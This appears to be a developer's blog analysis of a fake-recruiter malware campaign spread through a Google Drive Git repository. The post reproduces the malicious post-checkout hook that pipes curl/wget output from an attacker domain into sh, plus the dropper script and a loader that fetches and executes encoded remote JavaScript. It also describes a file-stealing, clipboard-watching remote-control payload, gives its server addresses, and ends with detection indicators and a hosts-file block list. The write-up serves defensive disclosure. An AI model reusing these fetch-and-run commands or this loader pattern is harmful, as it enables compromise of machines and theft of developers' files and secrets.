Be careful with your Git: Investigating malware spreading through Git repositories
How a fake LinkedIn recruiter used a Google Drive Git repo, malicious hooks, and obfuscated JavaScript malware to compromise developers and steal files.
On Tuesday, I received a LinkedIn message from someone posing as a recruiter at a tech company. The message seemed genuine, like a typical recruiter message. It seemed like a typical dialogue with a recruiter - discussing my background, job details, salary expectations, and so on. After a few messages, they talked me through the interview process, and one of the first requirements was to familiarise myself with their demo codebase so we'd be able to discuss it with the "hiring manager".

They sent me a link to a Google Drive (🚩🚩) containing their code repository. Inside of it was a typical repo - with a README and some random code.
All of the files in the repository were empty, and the README file said "master branch is just a project structure, please check out the dev branch".
## Welcome-Nest📌master branch is just a project structureAnd you can see whole code base on the dev branchGo to dev branch for review whole code basegit checkout devAnd this is where the fun begins - if you check out the dev branch, you'll see some code of some legitimate project - nothing special. I assumed the attack would happen either by some malicious library that would execute on a postinstall script, or by some malicious code that gets triggered whenever someone runs the project.
But it's all legit. Normally I would just have a look at it, reply to the recruiter, the call would never get scheduled or they'd say the position has been filled. I'd forget about it and move on.
But at this point I'd had already been compromised.
Stage 1: The Entry Point
In Git there's a feature called "hooks". It's a way to run a script whenever a certain event happens in the Git repository. For example, you can run a script whenever a new commit is pushed to the repository, or whenever a pull request is created.
It's an extremely useful feature since it allows you to automate things like running tests or lints before you commit the code to make sure it's good.
This feature is intended to be good, but in reality it allows anyone to create a hook with custom code that gets executed whenever someone runs a Git command.
And this is exactly what happened in this case. Normally, Git hooks are not transferred when you clone a repository. The trick here was that the Google Drive download contained the full repo folder, including the .git directory with custom hook files.
#!/bin/sh# .git/hooks/post-checkoutuname_s="$(uname -s 2>/dev/null || echo unknown)"case "$uname_s" in Darwin) curl -s 'https://nnlabs.pro/settings/mac?flag=6' | sh >/dev/null 2>&1 exit 0 ;; Linux) wget -qO- 'https://nnlabs.pro/settings/linux?flag=6' | sh >/dev/null 2>&1 exit 0 ;; MINGW*|MSYS*|CYGWIN*) curl -s https://nnlabs.pro/settings/windows?flag=6 | cmd >/dev/null 2>&1 exit 0 ;; *) exit 0 ;;esacThis repository was infected with a malicious hook that would execute a script whenever someone runs the git checkout or git commit command.
The injector script determines what OS it is running on (uname -s) and based on that it downloads the appropriate payload from the remote server.
Based on the OS, it downloads the payload from https://nnlabs.pro/settings/mac?flag=6 server.
The domain itself and its server appear to be hosted on Hostinger, and at the time of writing this article, both are still live. A takedown request has been submitted to Hostinger.
The interesting part of this domain is that if you visit it from a browser, it returns IP address geolocation information, pretending to be a legitimate service.

But accessing it via curl or wget returns the actual dropper payload that the Git hook then pipes to sh to execute.
# curl -s https://nnlabs.pro/settings/mac?flag=6#!/bin/bashset -eecho "Authenticated"mkdir -p "$HOME/.vscode"clearcurl -s -L -o "$HOME/.vscode/vscode-bootstrap.sh" "https://nnlabs.pro/settings/bootstraplinux?flag=6"clearchmod +x "$HOME/.vscode/vscode-bootstrap.sh"clearnohup bash "$HOME/.vscode/vscode-bootstrap.sh" > /dev/null 2>&1 &clearexit 0The script creates a hidden ~/.vscode directory and places the real payload (vscode-bootstrap.sh) inside of it. It then runs it silently in the background. The payload itself is executed by the nohup command, meaning that the process ignores hangup signals and can keep running after the parent shell, Git hook, terminal, or SSH session exits.
Stage 2: The Malware Dropper
The file downloaded by Stage 1 is not the final payload, but another script whose job is to prepare the machine for a JavaScript-based payload.
At a high level, this script does four things:
- Checks whether Node.js is already installed.
set -eOS=$(uname -s)NODE_EXE=""NODE_INSTALLED_VERSION=""# Check if Node is installedif command -v node &> /dev/null; then NODE_INSTALLED_VERSION=$(node -v 2>/dev/null || echo "") if [ -n "$NODE_INSTALLED_VERSION" ]; then NODE_EXE="node" echo "[INFO] Node.js is already installed globally: $NODE_INSTALLED_VERSION" fifi- If not, downloads it and verifies it works.
# Install Node.jsif [ -z "$NODE_EXE" ]; then if [ "$OS" == "Darwin" ]; then # macOS - get latest version if command -v curl &> /dev/null; then LATEST_VERSION=$(curl -s https://nodejs.org/dist/index.json | grep -o '"version":"[^"]*"' | head -1 | cut -d'"' -f4) elif command -v wget &> /dev/null; then # ... else LATEST_VERSION="v20.11.1" fi elif [ "$OS" == "Linux" ]; then # ... else echo "[ERROR] Unsupported OS: $OS" exit 1 fi # ... proceed with the installationfi# Verify Node is workingif [ -z "$NODE_EXE" ]; then echo "[ERROR] Node.js executable not set." exit 1fi"$NODE_EXE" -v > /dev/null 2>&1if [ $? -ne 0 ]; then echo "[ERROR] Node.js execution failed." exit 1fi- Downloads malware dropper into
~/.vscode, installs dependencies.
USER_HOME="$HOME/.vscode"mkdir -p "${USER_HOME}"BASE_URL="https://nnlabs.pro"echo "[INFO] Downloading env-setup.js and package.json..."if ! command -v curl >/dev/null 2>&1; then wget -q -O "${USER_HOME}/env-setup.js" "${BASE_URL}/settings/env?flag=6" wget -q -O "${USER_HOME}/package.json" "${BASE_URL}/settings/package"else curl -s -L -o "${USER_HOME}/env-setup.js" "${BASE_URL}/settings/env?flag=6" curl -s -L -o "${USER_HOME}/package.json" "${BASE_URL}/settings/package"fi# installs dependencies- Executes the downloaded JavaScript payload (
env-setup.js).
if [ -f "${USER_HOME}/env-setup.js" ]; then "$NODE_EXE" "${USER_HOME}/env-setup.js" if [ $? -ne 0 ]; then echo "[ERROR] env-setup.js execution failed." exit 1 fielse echo "[ERROR] env-setup.js not found." exit 1fiThe vscode-bootstrap.sh accesses two more URLs:
https://nnlabs.pro/settings/env?flag=6- the main JavaScript payload -env-setup.js. Depending on the flag value, it will download a different payload.https://nnlabs.pro/settings/package- a snippet ofpackage.jsonwith needed dependencies.
The env-setup.js compares the flag value with possible values, and depending on that, downloads and executes a different payload.
const axios = require("axios");const zlib = require("zlib");if (6 == 1) { axios .get(atob("aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9NRlJTSQ==")) .then((response) => { new Function( "require", zlib.gunzipSync(Buffer.from(response.data.model, "base64")).toString("utf8"), )(require); }) .catch((err) => { return false; }); // ...} else if (6 == 6) { axios .get(atob("aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi8zT0NXSA==")) .then((response) => { new Function( "require", zlib.gunzipSync(Buffer.from(response.data.model, "base64")).toString("utf8"), )(require); }) .catch((err) => { return false; });} else if (6 == 7) { // ...}All of the download URLs are Base64-encoded. There are 6 different payloads available:
https://www.jsonkeeper.com/b/MFRSIhttps://www.jsonkeeper.com/b/3OCWHhttps://www.jsonkeeper.com/b/R2YLIhttps://www.jsonkeeper.com/b/G4Q87(used for flag #7 as well)https://jsonkeeper.com/b/MDYUEhttps://www.jsonkeeper.com/b/9K35X
Every payload hosted on the JSONKeeper server looks like the following:
{ "model": "H4sIAAAAAAAACqS9a3cTu7Iu/Ffm+rB34pmCtyW1..."}The model key contains a Base64-encoded gzip-compressed JavaScript blob. Stage 2 decodes it, decompresses it, and immediately executes it:
new Function( "require", zlib.gunzipSync(Buffer.from(response.data.model, "base64")).toString("utf8"),)(require);Instead of using eval() directly, the loader uses new Function(), which is another way of dynamic code execution. In this sample, it passes Node’s require into the generated function, giving the decoded payload access to Node modules and all the dependencies it installed earlier.
In this case, the installed dependencies were:
{ "axios": "^1.10.0", // HTTP client "fs": "^0.0.1-security", // (?) unnecessary "request": "^2.88.2", // HTTP client "clipboardy": "^4.0.0", // read/write clipboard manipulation "socket.io-client": "^4.8.1", // real-time connections - for the remote control "sql.js": "^1.13.0", // read/query SQLite databases - access browser cookies & passwords "hardhat": "^2.20.2" // Ethereum/Web3 tooling}Stage 3: Analysing the payload
The payload downloaded from the JSONKeeper server is compressed and encoded. Using a simple Python script, I was able to decode it into a "readable" format.
import jsonimport gzipimport base64import pathlibsrc = pathlib.Path("9K35X.json")out = pathlib.Path("9K35X.decoded.js")j = json.loads(src.read_text())raw = base64.b64decode(j["model"])decoded = gzip.decompress(raw).decode("utf-8", "replace")out.write_text(decoded)The decoded file is 3.4 MB in size, an obfuscated JavaScript executable:
(function(J,k){const rR={J:0x3e44,k:'\x4b\x30\x39\x38',g:0x264b,O:0x2377,H:0x31d,G:0x354d,M:0x10ea,q:0x9d,l:0xb3b,C:0x379b,X:0x29ef,h:'\x4e\x43\x52\x56',o:0x1a0,z:0xf52,R:0x1462,u:0x4faa,p:0x1fa2,i:'\x64\x6a\x24\x79',V:0x1d98,F:0x3687,U:0x1d38,W:'\x54\x69\x25\x66',j:0x134f,L:0x226e,S:0x57,Y:0x5d19,m:'\x59\x6d\x30\x65',y:0x3372,w:0x4a46,D:0x463d,d:0x1e39,I:'\x6f\x4f\x5a\x5a',a:0x240b,K:0x168f,ru:0xbbb,rp:0xa85,ri:0x1063,rV:'\x4e\x43\x52\x56',rF:0xf6b,rU:0xf47,rW:0x2167,rj:0xd4c,rL:0x1b8e,rS:0x4b0,rY:0x2dfe,rm:0x23b8,ry:0xa34,rw:0x505,rD:0x579,rd:0x270b,rI:'\x59\x41\x24\x21',ra:0x1d96,rK:0x1435,rP:0x727,rZ:0x608};const rz={J:0x34c};const ro={J:0x1e6};const rh={J:0x145};const rX={J:0x1d7};const// ...'\x41\x77\x34\x47\x72\x67\x65','\x43\x74\x4b\x41\x6a\x5a\x38','\x42\x49\x62\x55\x7a\x78\x43','\x41\x63\x62\x37\x63\x4c\x53','\x41\x59\x62\x50\x42\x4d\x79','\x57\x50\x39\x74\x57\x51\x78\x64\x4c\x4d\x71','\x57\x4f\x42\x64\x4f\x6d\x6f\x66\x7a\x47\x43','\x69\x63\x62\x39\x63\x49\x61','\x76\x32\x4c\x55\x7a\x67\x38','\x41\x77\x79\x47\x42\x4d\x38','\x42\x77\x76\x75\x41\x77\x30','\x6e\x53\x6f\x6a\x75\x53\x6f\x41\x77\x61','\x77\x76\x62\x30\x71\x75\x4f','\x57\x36\x42\x64\x52\x67\x79\x45\x61\x71','\x57\x4f\x5a\x64\x52\x5a\x4c\x34\x57\x50\x38','\x79\x76\x78\x63\x4a\x43\x6b\x31\x75\x57','\x6a\x33\x33\x64\x51\x73\x53\x44','\x42\x67\x4c\x48\x43\x59\x69','\x42\x49\x35\x30\x42\x30\x57'];c=function(){return qx;};return c();With the help of GPT, I was able to identify the obfuscation pattern used by the payload. The malware was not simply minified, and most meaningful strings and identifiers were hidden behind a runtime string-decoding system.
At a high level, the obfuscation works like this:
- Store all important strings in one huge encoded array.
- Rotate that array at startup until it is in the correct order.
- Decode strings only when the program needs them.
- Use wrapper functions and dynamic property access to hide what the code is really doing.
This means that strings such as URLs, module names, file paths, HTTP headers, etc. do not appear directly in the source code.
String array obfuscation
The payload contains a large function named c() which returns a string array. In this sample, the rotated array contains 20,844 entries.
Instead of writing readable code like:
require("fs")the malware uses decoder calls that look like this:
N(0x1234, "K098")// orb(0x5678, "abc")The readable string is only produced at runtime.
Array rotation
Before the decoder functions can work correctly, the malware rotates the string array. The first wrapper around the payload repeatedly moves the first array element to the end:
arr.push(arr.shift())After each rotation, it calculates a numeric checksum from several decoded values. When the checksum matches the expected target (in this case it was 371224), the loop stops and the array is in the correct order.
The logic looks like:
const arr = c();while (true) { const checksum = calculateValueFromDecodedStrings(); if (checksum === 371224) { break; } arr.push(arr.shift());}Without reproducing this rotation step, the string indexes point to the wrong array entries and decode into incorrect values.
String decoding
The payload uses two main decoder functions.
The first decoder, N(index, key), uses a custom Base64 alphabet followed by an RC4-style decryption routine. This is used for many of the more important strings.
The second decoder, b(index, key), performs only the custom Base64 decoding layer.
The custom Base64 alphabet is:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=
This differs from the normal Base64 alphabet, which makes simple Base64 decoding fail (the regular alphabet starts with ABCD... uppercased letters. The character set is the same, but the numeric value assigned to each letter is different, meaning decoding them with a regular Base64 decoder produces incorrect bytes).
The main decoder works like this:
function decodeString(index, key) { const encoded = rotatedStringArray[index - offset]; const bytes = customBase64Decode(encoded); const plaintext = rc4StyleDecrypt(bytes, key); return plaintext;}There is no single global string key. Many decoder calls provide their own short key string.
Wrapper functions and indirection
The malware also creates many small wrappers around the real function calls; I assume this is to make the code harder to debug:
function hiddenLookup(a, b, c, d, e) { return N(d - 0x123, b);}It also uses dynamic property access, instead of socket.emit("message", data), it does something like socket[decode(...)](decode(...), data) - it hides method names like spawn, writeFileSync, etc.
There was also a lot of dead code, deliberate or not, which makes it harder to understand the code as well.
So what does it do?
The malware itself seems to be an infostealer and a remote control tool. It's made of three main components which are spawned as child processes, independently of each other.
spawn(process.execPath, ["--max-old-space-size=4096", "--no-warnings", "-"], { windowsHide: true, detached: true, stdio: ["pipe", "ignore", "ignore"]});For each of the processes spawned, it creates temporary lock files - /tmp/pid.2677.1.lock, /tmp/pid.2677.2.lock, /tmp/pid.2677.3.lock, which contain JSON with process ID and start timestamp - { pid: 2677, startedAt: 1778351000000 }.
1. File discovery and upload component
It's the main infostealing component, which crawls the filesystem for sensitive files like .env*, id_ed25519*, .db, crypto-wallet related files, certificates, etc.
Separately, it also scans "priority paths": Desktop, Documents, Downloads, /mnt, etc. and avoids common paths like node_modules, .git or dist.
All files matching the criteria and less than 10 MB in size are automatically uploaded to the http://216.126.225.243:8086/upload endpoint.
// Recursively scan directories, skipping paths like node_modules, .git, etc.// Upload small files if they look sensitiveif ( isFile(fullPath) && !isExcludedExtension(fullPath) && fileSize <= 10 * 1024 * 1024 && // 10 MB (!wideScanMode || matchesSensitiveKeyword(fullPath))) { uploadFile(fullPath);}Before uploading a file, it creates a HMAC validation token using the hardcoded secret (SuperStr0ngSecret@)@^) inside the payload. On the attacker's backend, this token is probably used for validation against unauthenticated uploads.
const validationSecret = "SuperStr0ngSecret@)@^"const validationToken = crypto .createHmac("sha256", validationSecret) .update(filePath + "|" + timestamp) .digest("hex")Along with the file, in the same request it appears to be sending what appears to be the campaign ID (2677), file path, user key (1000) and the hostname.
2. On-demand file upload component
This helper works in a similar way to the file discovery component, but instead of automatically scanning the filesystem, it listens for commands from the remote control component and uploads the requested files to the http://216.126.225.243:8085/upload endpoint.
It handles file validation (the code appears to check against a 25 MB limit), HMAC token generation and sending the file to the endpoint.
It uses the axios and form-data dependencies installed earlier to send the requests.
3. Remote control component
Another spawned process is a remote control component. It uses the Socket.IO dependency installed earlier to connect to http://216.126.225.243:8087 and send/receive messages. It connects to the attacker's server and simply waits for any commands from it.
On connection, it collects some identifiers like machine name and username (e.g. andrii@Andrii-MacBook-Pro), OS info using the node:os module and sends it to the attacker on demand via the whour event.
{ "ukey": 1000, "t": 2677, "host": "1000_Andrii-MacBook-Pro", "os": "Darwin 25.0.0", "username": "andrii"}The command handler supports several actions:
- Show directory files for a provided path, which returns a JSON like
{ name, path, type: "dir" | "file", size, date }back to the upload endpoint - Read a specific file and upload it to the endpoint
- Upload all child files from a provided directory path
- Execute any shell command (via Node's
child_process.exec) and return the output to the endpoint
The remote control process also starts a clipboard watcher (using the clipboardy module installed earlier), polling any changes every second and uploading the content to the endpoint if it's not empty.
Interesting observations
Backend services
The backend is hosted on three different ports, each used for different purposes:
216.126.225.243:8085- on-demand file uploads service216.126.225.243:8086- automatic file uploads service216.126.225.243:8087- Command & Control service
No persistence
It does not attempt to persist itself after the initial execution. It's only running as a child process, and if killed, it does not recover itself. There are no registry key modifications, cron jobs or anything like that.
Although it is possible for the attacker to execute any code on the machine, meaning that they can run additional malware or scripts that would target other attack vectors.
Obfuscation
There is a lot of obfuscation used in this payload - it's shipped as a compressed, encoded payload. It's minified and uglified JavaScript code; all the strings, object properties and methods are encoded (and decoded at runtime).
Most of the strings are stored separately in a huge array, so a simple module import looks like the following example, making it harder to reverse engineer.
const N = ['requ', 'node:fs)', 'ire(']const script = N[0] + N[2] + N[1]// ...There's also a lot of unused or fake code present:
const J = { "ukwyr": function (k, g) { return k === g }, "ySnrd": "CTsNI", "gcahd": "WtOOF", "IIOvr": "function *\\( *\\)", "fhKrI": "\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "gAmMK": "init", "WFiuD": "chain"};if (J["ukwyr"](J["ySnrd"], J["gcahd"])) { // ...} else { // this branch is never executed const O = new RegExp(J["IIOvr"]); const H = new RegExp(J["fhKrI"], "i"); const G = J["vWDQV"](x, J["gAmMK"]); if (!O["test"](J["TDvgU"](G, J["WFiuD"]))) { J["vWDQV"](G, "0"); } // ...}How to detect it?
The signs of compromise are:
- Temporary lock files matching the
/tmp/pid.2677.*.lockpattern (find /tmp -name 'pid.2677.*.lock' -print) - Any active connections to port
8087, especially if there are connections to ports8085or8086on the same address (in this campaign, the server is on216.126.225.243; you can check withlsof -i | grep '216.126.225.243') - The Node subprocesses launched by the script use the
--max-old-space-size=4096 --no-warnings -arguments - it's worth checking if there are any processes like this withps aux
I also think it's a good idea to block JSONKeeper traffic for now since it is actively used for this campaign:
# /etc/hosts0.0.0.0 jsonkeeper.com0.0.0.0 www.jsonkeeper.com